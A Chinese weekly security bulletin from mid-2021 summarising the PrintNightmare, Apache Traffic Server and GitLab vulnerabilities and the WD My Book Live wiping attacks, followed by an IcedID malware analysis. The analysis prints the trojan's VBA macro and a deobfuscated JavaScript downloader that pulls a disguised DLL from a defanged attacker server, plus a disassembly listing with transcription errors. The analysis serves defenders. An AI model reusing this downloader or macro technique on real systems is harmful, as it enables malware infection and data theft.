

## VSRC 安全周报 (2021-07-06)

### 0x00 本周漏洞综述

本周需要关注漏洞共 3 个: Windows Print Spooler 远程代码执行 0 day 漏洞 (CVE-2021-34527) ; Apache Traffic Server 多个安全漏洞; GitLab7 月多个安全漏洞。

本周安全态势共 2 个: 西部数据 My Book NAS 设备在全球范围内被远程擦除; IcedID 银行木马活动分析。

根据以上综述, 本周安全威胁为中。

### 0x01 重要安全漏洞列表

#### 1. Windows Print Spooler 远程代码执行 0 day 漏洞 (CVE-2021-34527)

##### 漏洞概况

CVE ID	CVE-2021-34527	时 间	2021-07-02
类 型	RCE	等 级	高危
远程利用	是	影响范围	所有 Windows 版本
攻击复杂度	低	可用性	高
用户交互		所需权限	
PoC/EXP	已公开	在野利用	是

##### 漏洞详情

Windows Print Spooler 是 Windows 的打印机后台处理程序, 其管理所有本地和网

络打印队列并控制所有打印工作，被广泛应用于本地和内网中。

2021 年 6 月 29 日，安全研究人员在 GitHub 上公开了一个 Windows Print Spooler 远程代码执行 0day 漏洞 (CVE-2021-34527)。

需要注意的是，该漏洞 (CVE-2021-34527) 与 Microsoft 6 月 8 日星期二补丁日中修复并于 6 月 21 日更新的一个 EoP 升级到 RCE 的漏洞 (CVE-2021-1675) 不是同一个漏洞。这两个漏洞相似但不同，攻击向量也不同。

目前该漏洞已经公开披露，并且已出现在野利用。当 Windows Print Spooler 服务不正确地执行特权文件操作时，存在远程执行代码漏洞。成功利用此漏洞的攻击者可以使用 SYSTEM 权限运行任意代码、安装程序、查看并更改或删除数据、或创建具有完全用户权限的新帐户，但攻击必须涉及调用 `RpcAddPrinterDriverEx()` 的经过身份验证的用户。

### 安全建议

目前该漏洞尚未修复。

建议停止并禁用 Windows Print Spooler 服务。

下载链接：

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527>

参考链接：

<https://github.com/afwu/PrintNightmare>

<https://www.bleepingcomputer.com/news/security/public-windows-printnightmare-0-day-exploit-allows-domain-takeover/>

<https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527>

## 2. Apache Traffic Server 多个安全漏洞

### 漏洞概况

产品名称	CVE ID	描述	漏洞等级	远程利用
Apache Traffic Server	CVE-2021-27577	缓存中毒	中危	是
	CVE-2021-32565	HTTP 请求走私	中危	
	CVE-2021-32566	Dos	高危	
	CVE-2021-32567	频繁读取	中危	
	CVE-2021-35474	堆栈缓冲区溢出	高危	

### 漏洞详情

Apache Traffic Server™ (ATS) 软件是一种快速、可扩展的 HTTP/1.1 和 HTTP/2 兼容的开源 Web 缓存代理服务器，现为 Apache 软件基金会的顶级项目。

近日，Apache Traffic Server 被披露存在多个安全漏洞，这将导致 ATS 容易受到各种 HTTP/1.x 和 HTTP/2 攻击。

本次披露的漏洞包括：

CVE-2021-27577: Apache Traffic Server 的 url 片段处理错误导致缓存中毒 (中危)

CVE-2021-32565: 通过定义 Content-Length 字段实现 HTTP 请求走私 (中危)

CVE-2021-32566: HTTP/2 帧的特定序列可能导致 ATS 崩溃 (高危)

CVE-2021-32567: 多次读取 HTTP/2 帧 (中危)

CVE-2021-35474: cachekey 插件中的动态堆栈缓冲区溢出 (高危)



## 影响范围

ATS 7.0.0 - 7.1.12

ATS 8.0.0 - 8.1.1

ATS 9.0.0 - 9.0.1

## 安全建议

目前这些漏洞已经修复，建议升级至以下版本：

7.x 用户：升级到 8.1.2 或 9.0.2 或更高版本

8.x 用户：升级到 8.1.2 或更高版本

9.x 用户：升级到 9.0.2 或更高版本

下载链接：

<https://trafficserver.apache.org/downloads>

参考链接：

<https://lists.apache.org/thread.html/ra1a41ff92a70d25bf576d7da2590575e8ff>

[430393a3f4a0c34de4277%40%3Cannounce.trafficserver.apache.org%3E](https://lists.apache.org/thread.html/430393a3f4a0c34de4277%40%3Cannounce.trafficserver.apache.org%3E)

<https://trafficserver.apache.org/>

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-32565>

### 3. GitLab7 月多个安全漏洞

#### 漏洞概况

GitLab 是一个用于仓库管理系统的开源项目，其使用 Git 作为代码管理工具，可通过 Web 界面访问公开或私人项目。

2021 年 07 月 01 日，GitLab 发布安全公告，修复了 GitLab 社区版（CE）和企业版（EE）中的多个安全漏洞，攻击者可以利用这些漏洞造成信息泄露、拒绝服务、未授权访问或执行其它操作。

#### 漏洞详情

本次修复的漏洞涉及 Dos、CSRF、信息泄露、未授权访问、XSS 以及 HTML 注入等，这些漏洞的 CVSSv3 评分范围为 3.5-7.7。

其中，高危漏洞为 2 个（分别为 Dos 和 CSRF），中危漏洞为 15 个（如私人项目信息泄露、拒绝为用户配置文件页面提供服务、停用的用户可以通过 GraphQL 访问数据，以及各种 XSS 漏洞等），低危漏洞为 2 个（如全名字段中的 HTML 注入）。

部分漏洞详情如下：

#### GitLab Webhook Dos 漏洞

GitLab 的 Webhook 功能可以被滥用来执行拒绝服务攻击，该漏洞的 CVSS 评分为 7.7。该漏洞的利用复杂度低、所需权限低，且无需用户交互。

#### GraphQL API CSRF 漏洞



GitLab 的 GraphQL API 存在跨站请求伪造漏洞，攻击者可以通过 GET 请求执行更改操作，该漏洞的 CVSS 评分为 7.1。该漏洞无需特殊权限即可利用，并且利用复杂度低，但需用户交互。

### 影响范围

Gitlab CE/EE < 14.0.2

Gitlab CE/EE < 13.12.6

Gitlab CE/EE < 13.11.6

### 安全建议

目前这些漏洞已经修复，建议升级至以下版本：

Gitlab CE/EE 14.0.2

Gitlab CE/EE 13.12.6

Gitlab CE/EE 13.11.6

下载链接：

<https://about.gitlab.com/update/>

参考链接：

<https://about.gitlab.com/releases/2021/07/01/security-release-gitlab-14-0-2-released/>

<https://about.gitlab.com/update/>

## 0x02 本周安全态势

### 1. 西部数据 My Book NAS 设备在全球范围内被远程擦除

近日，全球范围内的西部数据 My Book Live NAS 用户发现他们的设备被神秘地恢复出厂设置并删除了所有文件，他们无法通过浏览器或应用程序登录设备。

之后，西部数据 (Western Digital, WD) 官方发布安全公告，其已确定某些 My Book Live 和 My Book Live Duo 设备遭到了 CVE-2018-18472 远程命令执行漏洞攻击，攻击者触发了恢复出厂设置，这将导致擦除设备上的所有数据。西部数据建议客户断开 My Book Live、WD My Book Live Duo 与 Internet 的连接以保护设备上的数据。

WD My Book 是一种网络连接存储 (NAS) 设备，看起来就像可以放在办公桌上的小型立式书本。WD My Book Live 应用程序允许所有者远程访问他们的文件并管理他们的设备。My Book Live 系列于 2010 年推向市场，其上一次固件更新是在 2015 年，这意味着其已有近 7 年未进行过安全更新。



CVE-2018-18472 是西部数据 My Book Live 和 WD My Book Live Duo (存在于所有版本中) 的一个远程命令执行 (RCE) 漏洞，任何知道受影响设备 IP 地址的人都可以触

发该漏洞，该漏洞的 CVSS 评分为 9.8（严重），目前此漏洞的 PoC 已公开。

2021 年 6 月 23 日该漏洞被在野利用，MyBook 日志显示设备收到了远程命令，要求从 6 月 23 日下午 3 点左右开始执行恢复出厂设置，一直持续到晚上。日志如下：

"I have found this in user.log of this drive today:

```
Jun 23 15:14:05 My BookLive factoryRestore.sh: begin script:
```

```
Jun 23 15:14:05 My BookLive shutdown[24582]: shutting down for system  
reboot
```

```
Jun 23 16:02:26 My BookLive S15mountDataVolume.sh: begin script: start
```

```
Jun 23 16:02:29 My BookLive _: pkg: wd-nas
```

```
Jun 23 16:02:30 My BookLive _: pkg: networking-general
```

```
Jun 23 16:02:30 My BookLive _: pkg: apache-php-webdav
```

```
Jun 23 16:02:31 My BookLive _: pkg: date-time
```

```
Jun 23 16:02:31 My BookLive _: pkg: alerts
```


```
Jun 23 16:02:31 My BookLive logger: hostname=My BookLive
```

```
Jun 23 16:02:32 My BookLive _: pkg: admin-rest-api
```

西部数据从受影响客户那里收集的日志分析表示，攻击者从不同国家的 IP 地址直接连接到受影响的 My Book Live 设备。这表明，受影响的设备可以从互联网上直接访问，要么通过直接连接，要么通过手动或通过 UPnP 自动启用端口转发。

此外，日志文件显示，攻击者在一些设备上安装了一个名为".nttpd,1-ppc-be-t1-z"的木马，这是一个 My Book Live 和 Live Duo 使用的 PowerPC 架构编译的 Linux ELF 二进制文件。该木马的一个样本已被捕获以进行进一步分析，目前已被上传到 VirusTotal。





西部数据 My Book 设备通常部署在防火墙之后，并通过 My Book Live 云服务器进行通信以提供远程访问。一些用户表示担心西部数据的服务器被黑客入侵，导致攻击者向连接到该服务的所有设备推送远程恢复出厂设置命令。

针对此问题，西部数据表示对这一事件的调查没有发现任何证据表明西部数据的云服务、固件更新服务器或客户凭证被泄露。由于 My Book Live 设备可以通过端口转发直接暴露在互联网上，攻击者可能能够通过端口扫描发现有漏洞的设备，因此强烈建议相关用户断开 My Book Live 和 My Book Live Duo 与互联网的连接。

但据表示，相关用户没有收到赎金票据或受到其它威胁，这意味可能只是具有破坏性的攻击。并且一些受此攻击影响的用户表示使用 PhotoRec 文件恢复工具成功恢复了他们的一些文件。

西部数据表示暂时还不清楚为什么攻击者触发了恢复出厂设置，但该公司正在调查受影响设备的样本，并正在调查数据恢复工具的有效性。此外，针对客户担心当前的 My Cloud OS 5 和 My Cloud Home 系列设备是否受到影响，西部数据官方表示这些设备使用更新的安全架构，因此不受此次攻击中使用的漏洞的影响，并建议相关的 My Cloud OS 3 用户升级到 OS 5 以进行设备安全更新。

类似的安全事件还有很多。2019 年，联想为其 Iomega 品牌的存储设备发布了固件

补丁，以修复可能导致敏感信息泄漏的安全漏洞。去年，美国和英国当局警告针对 QNAP 硬盘的数据窃取恶意软件的大规模感染。该攻击被称为 Qsnatch，大约有 62,000 台设备受到影响。4 月，台湾存储巨头 QNAP 敦促客户更新 QNAP NAS，以避免 Qlocker 和 eCh0raix 这些有针对性的勒索软件。

## 2. IcedID 银行木马活动分析

### 执行摘要

最近，我们发现了 IcedID 银行木马的一个攻击活动，我们分析了与该攻击有关的近 500 个样本。我们发现，IcedID 的 Office 宏文档使用了多种技术，以试图绕过检测。为了进一步混淆攻击，恶意宏使用了嵌入文档本身的数据，仅分析宏就能提供一个不完整的攻击视图。此外，嵌入文档中的 HTA 投放器是被混淆的 JavaScript，它在内存中执行并利用其它技术来绕过 AV/EDR。



## 概述

许多安全研究人员认为，在执法机构于 2021 年初协调删除 Emotet 恶意软件之后，IcedID 将成为 Emotet 的继任者。IcedID (又名 BokBot) 被设计为一种针对受害者金融或财务信息的银行木马，并作为其它恶意软件的投放器。IcedID 最初于 2017 年被发现，已经成为金融驱动的网络犯罪的一个重要组成部分。该恶意软件主要通过包含 Office 文件附件的钓鱼邮件传播。这些文件嵌入了恶意的宏，以启动感染程序，检索并运行 Payload。

2021 年 5 月，我们观察到该恶意软件的一个新的活动，通过广泛的钓鱼邮件传播 IcedID，这些邮件包含恶意的 MS Word 附件，这些附件使用了一种简单有效的技术来逃避检测。该 IcedID 活动试图通过一个精心制作的恶意 Word 文档在受害者的机器上建立立足点，其中嵌入的宏本身并不包含任何恶意代码。

像一个真正的宏一样，IcedID 宏对文档本身的内容进行操作。在这种情况下，该内容

包括混淆的 JavaScript 代码。这种简单的技术有助于规避许多自动静态和动态分析引擎，因为其恶意行为依赖 MS Office 引擎的执行。

混淆后的 JavaScript 负责将一个微软 HTML 应用程序 (HTA) 文件投放到 C:\Users\Public。然后, 该宏采用 Internet Explorer 的 mshta.exe 工具来执行 HTA 文件。第二阶段的执行会联系攻击者的 C2, 并下载一个扩展名为.jpg 的 DLL 文件到同一 Public 文件夹。HTA 文件调用 rundll32 来执行此 Payload, 该 Payload 用于收集用户数据并将其渗出到攻击者的 C2。

通过对近 500 个样本的检查, 我们在下文中介绍了这个最近活动的更多技术细节。

## 技术分析

IcedID 网络钓鱼电子邮件附带一个看似无害的 Word 附件。像其它恶意文件一样, 打开文档时会提示用户启用编辑, 然后“启用内容”。



This document created in previous version of Microsoft Office Word.

To view or edit this document, please click "Enable editing" button on the top bar, and then click "Enable content"

打开恶意文档时会提示目标启用宏

出乎意料的是, 宏本身并不有趣。








```
title = ActiveDocument.BuiltInDocumentProperties("title")
End Function
Function mainCountList()
mainCountList = ActiveDocument.BuiltInDocumentProperties("subject") & ""
End Function
Sub clearBorder()
Open title For Output As #1
Print #1, ActiveDocument.Range.Text
Close #1
On Error Resume Next
GetObject(mainCountList & "").Navigate title
End Sub
```

### Word 文档中的部分 VBA 代码

一旦 HTA 代码运行，它就会在内存中对 JavaScript 代码进行反混淆，并利用另外两种技术试图逃避 AV/EDR 安全控制:

- HTA 文件包含 msscriptcontrol.scriptcontrol COM 组件，该组件用于与 JavaScript 交互执行。
- 该代码从 HTA 中的 VBScript 代码调用 JavaScript 函数。这种技术还混淆了某些端点安全产品中的不同代码和活动跟踪引擎。





HTA 文件被放置在 Public 文件夹中

下面是 HTA 文件中反混淆和 "美化 "的代码版本:

```
var memoryVb = new ActiveXObject("msxml2.xmlhttp");

memoryVb.open("GET",

"http://awkwardmanagement2013z[.]com/adda/hMbq4kHp63r/qv2KrtCyxsQZG
2qnnjAyyS2THO0dNJcShIQ/mF4QLSMm/dalPccWw5X/Hpoop0jx2JCAW2rMXVnPr
Pu/JoSE6bOyTrt/lun6?sid=Kbgn&cid=yvIBl2mDXC7d6A6q&gRqB5BwPw=3P3Wdr
E&user=Ma", false);

memoryVb.send();

if (memoryVb.status == 200) {

    try {

        var rightClass = new ActiveXObject("adodb.stream");

        rightClass.open;

        rightClass.type = 1;

        rightClass.write(memoryVb.responsebody);

        rightClass.savetofile("c:\\users\\public\\sizeTempStruct.jpg", 2);

        rightClass.close;

    } catch (e) {}

}
```

该代码初始化了一个 MSXML2.XML HTTP 请求，并为该请求指定了方法、URL 和认证信息。如果 URL 响应的状态代码为 200，代码就会继续下载远程文件，文件扩展名为".jpg"。


查看攻击者的相关域名，可以看出活动的广泛性。在跟踪这个活动时，该域 mappingmorrhage[.]top 有许多重复的与此活动相关的".jpg"文件和第二阶段二进制文件，并使用多个文件名，例如"sizeQuery.jpg"、"sizeTempStruct.jpg"、"tmpSizeLocal.jpg"等。

DETECTION	DETAILS	LINKS	RELATIONS	SUBMISSIONS	COMMUNITY
Communicating Files <span>🔍</span>					
Scanned	Detections	Type	Name		
2021-06-01	29 / 69	Win32 DLL	024bbfcfd483a0843d9bccf8c561aa7bdf461be504a75bc78d08e5817d9c6764		
2021-06-02	33 / 69	Win32 DLL	059c21104ac918076918154d2895dc49db5beedae3cac62799ee3694c049ab13		
2021-05-28	31 / 69	Win32 DLL	sizeQuery.jpg		
2021-05-31	40 / 69	Win32 DLL	99c140af4f02592ff6a485bb0a630230.virus		
2021-05-28	23 / 69	Win32 DLL	0e709d70098369b06b9a20c744c1e0947ce8f6c57dab421953d7bd52d639eeef4		
2021-05-31	35 / 69	Win32 DLL	ba07a40c4fd75a63f3ddd32dbb18aaff.virus		
2021-06-01	43 / 69	Win32 DLL	165b4c765019994d9e15252cf131d10d16d3a28110f341d281cafcd182e7e466		
2021-05-31	30 / 68	Win32 DLL	179adbdddc60f1eb70fc75f3e2ef97dd5cbcdted33e1d6f7425645c34f86b2aa		
2021-05-24	37 / 69	Win32 DLL	1a94a8a03baf2f2142b9d24a47dd9b6567c0a4decalf3cd6d6805c3ef7900655		
2021-05-27	28 / 69	Win32 DLL	stage_2.bin		
2021-05-27	33 / 69	Win32 DLL	93f2c02fca8ebac2d3ecda2b3433dcd2.virus		
2021-06-01	42 / 69	Win32 DLL	206dda3c0263b5f6ee10ded5a6101628705c36158214c2366de7afd16028833f		
2021-06-03	36 / 62	Win32 DLL	tmpSizeLocal.jpg		
2021-05-24	36 / 69	Win32 DLL	24f7aaf2bcc7c87e0a8dfb5fd6fbd7626a37fea946cdf9018cf655ba9cc74ec		
2021-05-27	40 / 66	Win32 DLL	xiwa5		
2021-06-03	45 / 69	Win32 DLL	sizeTempStruct.jpg		
2021-05-30	39 / 69	Win32 DLL	2deb152b97d7aaf9ba7129e7fedb59845535f856fcd6ff49bbc1f0afc302f75d		
2021-06-04	34 / 68	Win32 DLL	30f9f6b1b6e37477070d73bb964e95df8ae10b358a72c240ca3f2c9e56992ec		
2021-06-01	38 / 69	Win32 DLL	41e035e414b28da198cb263bd2d8ada513655504cfbd43588b66705f654b8ba		
2021-06-01	40 / 69	Win32 DLL	4f2f9809b025a6fcdca5bd650825c81ac29e5558e2eb5929f72e51c2c44e1d39		
2021-05-27	33 / 69	Win32 DLL	fb62e558eaa32791f082023f2d09791e.virus		
2021-05-30	40 / 69	Win32 DLL	5ea941db3f8d9d3c52b894741b440c0d7811395bf5693c89121766376dfc716b		
2021-05-27	25 / 68	Win32 DLL	60c9a714720d20331489027337d24451900e8860ef5064e9c0d348dd2a9d5832		
2021-06-03	40 / 63	Win32 DLL	60e48db39e6004701d16051cbdd5b46c1ceb4763966dffcc7f1f60b6106c881a3		
2021-05-28	30 / 68	Win32 DLL	633d85eaeed60b9b0c6e0af62e01f66fd3154547e5df6d0e7e32d343fe553ce		
2021-06-02	34 / 69	Win32 DLL	65e48b1259470206ba85cca5d08f2060982b4e7070348731fa9b36ca813e63e1		
2021-05-28	28 / 69	Win32 DLL	682c8f43548fe784db54d229492e7f67df94c79ed421bceabd4006b25dc0e8e6		
2021-05-24	38 / 69	Win32 DLL	68de02f6bf49be6b8be57625ed55633bc6649ea6048226f953c0711f56aaec		
2021-05-24	34 / 69	Win32 DLL	e62744911486e0b31da23cb46392d219.virus		
2021-05-31	42 / 69	Win32 DLL	6d801b1357e290cf6f73bc1381339415de1f5b3b3d6576fa9a404fcc1aeaaa9f		
2021-05-28	30 / 68	Win32 DLL	6de9aab8b9d78c54d2bf8f21001fb21a64d3bb312cc1aefbe1764c4ed909055		
2021-06-03	46 / 69	Win32 DLL	textMemTmp.jpg		
2021-06-03	45 / 69	Win32 DLL	sizeTempStruct.jpg		
2021-05-27	34 / 69	Win32 DLL	payload_1.bin		
2021-06-03	44 / 69	Win32 DLL	tableWjpg		
2021-05-28	30 / 69	Win32 DLL	7a429d9b2e96dcfd3d24057a3e345d1906fada148453e11b68435d94d296cc029		
2021-05-28	38 / 69	Win32 DLL	7d195e64fa032a7829050af212d9cce58a7cee273f5777991840eb73b8ab121d		
2021-05-31	40 / 69	Win32 DLL	e95c717e12b71752414b72f2182f7b51.virus		
2021-05-24	36 / 69	Win32 DLL	91b4a6cae5bee72b90b697ba4e0c0745f562ee9315230bcb87b58820a86c7e7		
2021-05-31	42 / 67	Win32 DLL	1773beef6760af7aacbc0f5a0dd73f26.virus		

VirusTotal 上的 IcedID 相关文件

## IcedID JPG/DLL

更改文件扩展名是一种常见的旨在规避的技术。在这种情况下，“.jpg”文件实际上是一个 DLL。对文件导出的分析揭示了该 `DLLRegisterServer` 函数，它是 IcedID 恶意软件初始安装程序的候选程序。



PE Studio

为了解压这个二进制文件，我们可以在 `xdbg64` 中加载 `rundll32.exe`，并使用命令行选项在 `sizetamStruct.dll` 中指定导出函数，如下图所示。





rundll32.exe - PID: 2E9C - Module: sizeeamstruct.dll - Thread: Main Thread 21F0 - x64dbg [Elevated]

File View Debug Trace Plugins Favourites Options Help Aug 16 2020

CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace


RIP: RAX: R12

Address	Disassembly	Comment
00007FF8526E10F4	83FA 01	cmp edx,1
00007FF8526E10F7	75 07	jne sizeeamstruct.7FF8526E1100
00007FF8526E10F8	48:890D E0C60000	mov qword ptr ds:[7FF8526ED700],rcx
00007FF8526E1100	833D 65C70000 0A	cmp dword ptr ds:[7FF8526ED86C],A
00007FF8526E1107	7C 13	jz sizeeamstruct.7FF8526E111C
00007FF8526E1109	8B05 59C70000	mov eax,dword ptr ds:[7FF8526ED868]
00007FF8526E110F	8D48 FF	lea ecx,qword ptr ds:[rax-1]
00007FF8526E1112	0FAFC8	tmul ecx,ecx
00007FF8526E1115	83E1 01	and ecx,1
00007FF8526E1118	74 02	je sizeeamstruct.7FF8526E111C
00007FF8526E111A	EB FE	jmp sizeeamstruct.7FF8526E111A
00007FF8526E111C	BB 01000000	mov eax,1
00007FF8526E1121	C3	ret
00007FF8526E1122	56	push rsi
00007FF8526E1123	48:83EC 30	sub rsp,30
00007FF8526E1127	833D 36C70000 0A	cmp dword ptr ds:[7FF8526ED864],A
00007FF8526E112E	7C 13	jz sizeeamstruct.7FF8526E1143
00007FF8526E1130	8B05 2AC70000	mov eax,dword ptr ds:[7FF8526ED860]
00007FF8526E1136	8D48 FF	lea ecx,qword ptr ds:[rax-1]
00007FF8526E1139	0FAFC8	tmul ecx,ecx
00007FF8526E113C	83E1 01	and ecx,1
00007FF8526E1141	74 02	je sizeeamstruct.7FF8526E1143
00007FF8526E1143	EB FE	jmp sizeeamstruct.7FF8526E1141
00007FF8526E1149	8B35 7BC60000	mov esi,dword ptr ds:[7FF8526ED7C4]
00007FF8526E114B	48:81F6 C99F5806	xor rsi,6589FC9
00007FF8526E1150	8935 6EC60000	mov dword ptr ds:[7FF8526ED7C4],esi
00007FF8526E1156	8135 68C60000 C99F58	xor dword ptr ds:[7FF8526ED7C8],6589FC9
00007FF8526E1162	48:89F2	mov rdx,rsi
00007FF8526E1168	41:8B 00300000	mov r8d,3000
00007FF8526E116B	41:89 04000000	mov r9d,4
00007FF8526E1171	FF15 A1C60000	call qword ptr ds:[7FF8526ED818]
00007FF8526E1177	48:8905 52C60000	mov qword ptr ds:[7FF8526ED7D0],rax
00007FF8526E117E	833D DFC60000 0A	cmp dword ptr ds:[7FF8526ED864],A
00007FF8526E1185	7C 13	jz sizeeamstruct.7FF8526E119A
00007FF8526E1187	8B0D D3C60000	mov ecx,dword ptr ds:[7FF8526ED860]
00007FF8526E118D	8D51 FF	lea edx,qword ptr ds:[rcx-1]
00007FF8526E1190	0FAFD1	tmul edx,ecx
00007FF8526E1193	83E2 01	and edx,1
00007FF8526E1196	74 02	je sizeeamstruct.7FF8526E119A
00007FF8526E1198	EB FE	jmp sizeeamstruct.7FF8526E1198
00007FF8526E119A	C64424 2F E3	mov byte ptr ss:[rsp+2F],E3
00007FF8526E119F	8A0D 5B2E0000	mov cl,byte ptr ds:[7FF8526E4000]
00007FF8526E11A5	884C24 2D	mov byte ptr ss:[rsp+2D],cl
00007FF8526E11A9	44:8D46 FF	lea r8d,qword ptr ds:[rsi-1]
00007FF8526E11AD	31D2	xor edx,edx
00007FF8526E11AF	4C:1E0D 4A2E0000	lea r9,qword ptr ds:[7FF8526E4000]
00007FF8526E11B6	804424 2D 98	add byte ptr ss:[rsp+2D],98
00007FF8526E11B8	C06424 2D 04	shl byte ptr ss:[rsp+2D],4
00007FF8526E11C0	8A4C24 2D	mov cl,byte ptr ss:[rsp+2D],cl
00007FF8526E11C4	884C24 2E	mov byte ptr ss:[rsp+2E],cl
00007FF8526E11C8	41:8A4C51 01	mov cl,byte ptr ds:[r9+dx]
00007FF8526E11CD	884C24 2D	mov byte ptr ss:[rsp+2D],cl
00007FF8526E11D1	804424 2D 9F	add byte ptr ss:[rsp+2D],9F
00007FF8526E11D6	8A4C24 2D	mov cl,byte ptr ss:[rsp+2D],cl
00007FF8526E11DA	084C24 2E	or byte ptr ss:[rsp+2E],cl
00007FF8526E11DE	8A4C24 2F	mov cl,byte ptr ss:[rsp+2F],cl
00007FF8526E11E2	304C24 2E	xor byte ptr ss:[rsp+2E],cl
00007FF8526E11E6	FE4424 2F	inc byte ptr ss:[rsp+2F]
00007FF8526E11EA	8A4C24 2E	mov cl,byte ptr ss:[rsp+2E],cl
00007FF8526E11EE	880C10	mov byte ptr ds:[rax+rdx],cl
00007FF8526E11F1	833D 6CC60000 0A	cmp dword ptr ds:[7FF8526ED864],A
00007FF8526E11F8	7C 11	jz sizeeamstruct.7FF8526E1208
00007FF8526E11FA	8B0D 60C60000	mov ecx,dword ptr ds:[7FF8526ED860]
00007FF8526E1200	8D71 FF	lea esi,qword ptr ds:[rcx-1]
00007FF8526E1203	0FAFD1	tmul esi,ecx
00007FF8526E1206	83E1 01	and esi,1
00007FF8526E1209	75 13	jne sizeeamstruct.7FF8526E121E
00007FF8526E120B	41:89D0	cmp r8d,edx

## 加载 rundll + DLL

为了获得打包的二进制文件，我们需要在 VirtualAlloc 上添加一个断点，然后执行 run 命令，直到遇到断点。我们要寻找负责在地址空间分配内存的调用，并从地址位置转储二进制。





解压后的 IcedID

